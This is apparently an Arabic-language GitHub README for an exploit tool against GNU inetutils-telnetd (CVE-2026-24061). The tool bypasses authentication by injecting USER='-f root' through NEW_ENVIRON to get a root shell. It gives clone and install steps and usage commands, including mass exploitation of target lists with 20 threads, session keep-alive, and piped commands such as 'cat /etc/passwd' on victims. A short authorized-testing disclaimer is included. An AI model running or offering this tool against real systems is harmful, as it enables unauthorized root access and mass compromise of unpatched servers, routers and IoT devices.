 tc4dy/cve-2026-24061-poc-exploit
استغلال لتجاوز المصادقة عن بُعد لـ GNU inetutils-telnetd (CVE-2026-24061) باستخدام حقن CRLF للحصول على شل جذر فوري. يدعم الاستغلال الفردي/الجماعي، وتعدد الخيوط، والمنافذ المخصصة، ووضع الأنابيب، والحفاظ على استمرارية الجلسة.





إصدار GNU inetutils-telnetd - حقن CRLF لتجاوز المصادقة والحصول على صدفة جذر فورية
يستغل هذا الأداة ثغرة CVE-2026-24061، وهي ثغرة حرجة لتجاوز المصادقة عن بُعد في GNU inetutils-telnetd. من خلال حقن حمولة NEW_ENVIRON مصممة بعناية تحتوي على USER='-f root'، فإنها تتجاوز المصادقة وتمنح صدفة جذر فورية دون أي بيانات اعتماد.
ملاحظة: يُعد السكربت
basic_exploit.shنسخة مبسطة وأسرع منexploit.sh؛ ومع ذلك، يُوصى باستخدامexploit.shللحصول على الوظائف الكاملة.
| الفئة | الميزات |
|---|---|
| الاستغلال | [+] تجاوز المصادقة عبر حقن CRLF [+] صدفة جذر فورية [+] حقن مستخدم مخصص (-f admin, -f user) |
| الفحص | [+] استغلال هدف واحد [+] استغلال جماعي من ملف [+] تعدد الخيوط (خيوط قابلة للتكوين) [+] دعم منفذ مخصص |
| متقدم | [+] وضع الأنبوب (تنفيذ الأوامر عبر stdin) [+] إبقاء الجلسة نشطة [+] آلية إعادة المحاولة [+] التحكم في المهلة |
| سهولة الاستخدام | [+] إخراج ملوّن (colorama) [+] لغة مزدوجة (Python و Bash) [+] وضع مطوّل/تصحيح |
| المنتج | الإصدارات |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| توزيعات Linux المتأثرة | Debian وCentOS وUbuntu وتوزيعاتها. (Zorin OS وLinux Mint وPop!_OS وElementary OS) |
| الأجهزة المدمجة | NAS وIoT وأجهزة التوجيه |
[!] إخلاء المسؤولية: هذه الأداة مخصصة لاختبارات الأمان المصرح بها والأغراض التعليمية فقط. الوصول غير المصرح به غير قانوني.
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| المختصر | الطويل | الوصف | الافتراضي |
|---|---|---|---|
-u | --url | عنوان IP الهدف | مطلوب |
-p | --port | منفذ الهدف | 23 |
-l | --list | ملف يحتوي على قائمة الأهداف | لا شيء |
-m | --max-threads | الحد الأقصى لعدد الخيوط للاستغلال الجماعي | 10 |
-usr | --username | اسم المستخدم المراد حقنه | root |
-t | --timeout | مهلة المقبس (بالثواني) | 10 |
-r | --retries | عدد محاولات إعادة المحاولة | 3 |
-v | --verbose | تفعيل مخرجات التصحيح | False |
--keep-alive | إبقاء الجلسة نشطة بعد الاستغلال | False |
اطّلع على مستودعات الاستغلال الأخرى الخاصة بي:
